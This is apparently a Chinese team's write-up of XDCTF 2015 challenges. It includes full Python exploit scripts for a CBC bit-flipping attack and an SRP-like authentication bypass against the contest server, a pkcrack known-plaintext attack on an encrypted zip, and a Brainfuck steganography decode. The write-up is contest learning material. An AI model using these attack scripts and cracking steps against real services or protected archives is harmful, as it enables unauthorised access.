所以如果我们想让 b[i] = ‘;’ 那么可以改变前一组的密文从而可以改变后一组解密后的明文
即攻击方案为：
a[i]^b[i]^c[i] = 0　　===>　　A[i] = a[i] ^ c[i] ^ ‘;’　===>C[i] = A[i] ^ b[i]
===> C[i] = a[i] ^ c[i] ^ ‘;’ ^ b[i] = ‘;’
即攻击方程为：A[i] = a[i] ^ c[i] ^ ‘;’
（前一组新密文=前一组旧密文^后一组原明文^后一组新明文）
其中 i 为偏移量　在前后组都是对应相同的
为了不让 admin 被影响 所以我们构造为
****
***************X
admin***********
从而使得改变上一组只会影响 X
EXP 如下：

```
# -*- coding:utf-8 -*-

from Crypto.Cipher import AES
import os
import random
import binascii
from zio import *
target = ('133.130.52.128',6666)
io = zio(target, timeout=200012321, print_read=COLORED(RAW, 'red'),print_write=COLORED(RAW,
'blue'))

def solve():
        prefix = "comment1=wowsuch%20CBC;userdata="
        suffix = ";coment2=%20suchsafe%20very%20encryptwowww"
        input = '11111111111111111111111111111111Xadmin=true111111111111'
```

```
    m = prefix + input + suffix

    pos = 31
    pos2 = 63

    io.write('mkprof:' + input)
    print
    z1 = io.read(256)
    z1 = binascii.a2b_hex(z1)
    val = chr(ord(z1[pos]) ^ ord(';') ^ ord(m[pos2]))

    z2 = z1[:31] + val+ z1[31+1:]
    z2 = z2.encode('hex')
    io.write('parse:' + z2)
    print
    io.read(1024)
solve()
```

CRYPT-300

通过搜索发现这也是一道原题，参照
https://stratum0.org/blog/posts/2013/09/23/csaw2013-slurp/
发现代码几乎相同，于是直接拿着别人的 EXP 跑起

然而发现原题多了一步

```
def doChallenge(self):
```

而且调用的 sock 我也是没有的 一般都用 zio。。。
所以改写后跑路得到 flag XDCTF{alohauuuup^yourniversity2333}
更改后的 EXP 如下：


```
# -*- coding:utf-8 -*-
from Crypto.Cipher import AES
import os
import random
import binascii
from zio import *
import struct
from hashlib import sha512,sha1
import itertools
import string

IP = '133.130.52.128'
#IP= '127.0.0.1'
target = (IP,5000)
io = zio(target, timeout=200012321, print_read=COLORED(RAW, 'red'),print_write=COLORED(RAW,
'blue'))
```

```python
N = 1501763523645191865825715850305314918471290802252408144539280540647301821

def hashToInt(*params):
    sha=sha512()
    for el in params:
        sha.update("%r"%el)
    return int(sha.hexdigest(), 16)

def send_int(x):
    hex_x = "%x" % x
    length    = struct.pack("H", len(hex_x))
    io.write(length)
    io.write(hex_x)

def read_int():
    return int(io.read_until("\n").strip(),16)

def find_index():
    for i in range(2,10):
        index = pow(i, (N-1)/4, N)
        if index == pow(index,5,N):
            return index

index = find_index()

cEphemeral = 1
password = "slurp"

print io.read_until("\n").strip()
send_int(index)
print io.read_until("\n").strip()
send_int(cEphemeral)

salt = read_int()
sEphemeral = read_int()
slush = hashToInt(cEphemeral, sEphemeral)
agreedKey = hashToInt(1L)
salt = hashToInt(index)
check = hashToInt(hashToInt(N) ^ hashToInt(index), hashToInt(index), salt, cEphemeral,
sEphemeral, agreedKey)

send_int(check)
print io.read_until("\n").strip()
```

（吐槽下。。第一天的源码直接包含 flag　但是只有一个队提交 o(╯□╰)o 后来加了个 2333 还不在{}里面。。不过好在管理员直接说加进去就好了）

Misc


Misc100


MISC100 提示

L-Team 2015年10月01日12:08:39


`braintools`

看到提示之后，去 github 搜索了一下。发现是隐写工具


BrainTools

What is it?

An utility for working with Brainfuck and related languages. It can encode and decode programs in various formats.




```
C:\Users\lenovo\Desktop\braintools>bftools.exe decode braincopter zzzzzzyu.png
+++++++++[->+++++++++<]>+++++++.<++++[->----<]>----.-.<++++[->++++<]>+.<+++[->--
-<]>-----.<+++++++[->+++++++<]>++++.<++++[->----<]>-.-.<++++++[->------<]>------
------.---------.-.---.<+++++++[->+++++++<]>++++++.---.+++.<++++++[->------<]>---
----.<+++++++[->+++++++<]>.+++++++.<++++++++[->--------<]>-.---.<+++++++[->+++++
++<]>+++++++++++.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<++++++++++[->-----
-----<]>-----------------.++++++.+.+++++.--------.+.<+++[->+++<]>+++++.<
C:\Users\lenovo\Desktop\braintools>bftools.exe decode braincopter zzzzzzyu.png -
o out

C:\Users\lenovo\Desktop\braintools>type out
+++++++++[->+++++++++<]>+++++++.<++++[->----<]>----.-.<++++[->++++<]>+.<+++[->--
-<]>-----.<+++++++[->+++++++<]>++++.<++++[->----<]>-.-.<++++++[->------<]>------
------.---------.-.---.<+++++++[->+++++++<]>++++++.---.+++.<++++++[->------<]>---
----.<+++++++[->+++++++<]>.+++++++.<++++++++[->--------<]>-.---.<+++++++[->+++++
++<]>+++++++++++.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<++++++++++[->-----
-----<]>-----------------.++++++.+.+++++.--------.+.<+++[->+++<]>+++++.<
C:\Users\lenovo\Desktop\braintools>brainfuck_decode.exe out
XDCTF{ji910-dad9jq0-iopuno}
C:\Users\lenovo\Desktop\braintools>_
```

就得到了 flag。

MISC200


下载到了一个叫 areyoukidding 的文件，然后我们打开分析一下

在文件的最后有一个压缩包，我们把它扣出来



看到了里面的 flag.txt 以及 readme.txt

文件的前面部分也有一个 zip 文件



areyoukidding.ZIP - 360压缩 3.2正式版
文件
操作
工具
帮助
添加
解压到
一键解压
删除
安全
areyoukidding.ZIP - 解包大小为 1 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
pepack10.txt	1 KB	1 KB	文本文档	2004-06-10 12:23
readme.txt	1 KB	1 KB	文本文档	2015-09-24 16:26
svkpoep.txt	1 KB	1 KB	文本文档	2004-06-10 12:24

大小: 1 KB 共 3 个文件 压缩率 55.9%　　双核压缩引擎已开启


同样的，里面也有一个 readme.txt。队友说之前见过可以通过同样的两个 txt 文件爆破 zip 密码。
于是搜索到了
https://www.unix-ag.uni-kl.de/~conrad/krypto/pkcrack.html
http://blog.csdn.net/jiangwlee/article/details/6911087

通过将明文的 readme.txt 压缩成 zip
然后



```
C:\DOCUME~1\ADMINI~1\??\PKCRAC~1.2-W>pkcrack -c readme.txt -p readme.txt -C arey
oukidding.zip -P readme.zip -d falg.zip
Files read. Starting stage 1 on Fri Oct  2 13:48:41 2015
Generating 1st generation of possible key2_192 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 45496 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Fri Oct  2 13:48:54 2015
Strange... had a false hit.
Strange... had a false hit.
Strange... had a false hit.
Strange... had a false hit.
Ta-daaaaa! key0=3547b871, key1=b0cbc6c6, key2=bcf5238f
Probabilistic test succeeded for 173 bytes.
Strange... had a false hit.
Stage 2 completed. Starting zipdecrypt on Fri Oct  2 14:21:12 2015
Decrypting flag.txt (30140a984e6618a987de7483)... OK!
Decrypting readme.txt (e9966bb6e920bc1f396f5a83)... OK!
Finished on Fri Oct  2 14:21:12 2015

C:\DOCUME~1\ADMINI~1\??\PKCRAC~1.2-W>
```

得到了一个无密码的文件夹，其中有 flag


falg
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
文件夹
地址(D) C:\Documents and Settings\Administrator\桌面\pkcrack-1.2.2-win32\falg
转到
文件和文件夹任务
重命名这个文件
移动这个文件
其它位置
pkcrack
flag.txt 文本文档 1 KB
readme.txt 文本文档 1 KB
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
For this question,the flag is XDCTF{biiubiiiiiiiiiiiiiiiu&ddddyu}
```

赛后总结

这次 CTF，我们真的是完完整整打了两天，中途很多时候都没有思路，卡得半死，好在最后还是坚持下来。整体上来说，我们表现有点超常，其实我们实力很虚的，这次把 WEB1 给 AK 了，是一件值得骄傲的事情，但是 PWN 这边还差一题有点可惜，其他的话，感觉这次的解密题出的很有水平，没做出来几个，以后要加强这方面的学习。总体上感觉 XDCTF 办得很好，特别是 2 号晚上凌晨 PWN200、PWN300 不断崩溃时，管理很用心地帮我们找人修复了，感谢 bigtang 刚睡着又起来给我们修 PWN，但是最后 MISC500 老是断，好像有人捣乱，这点希望官方以后可以改进。最后，还是祝 XDCTF 越办越好。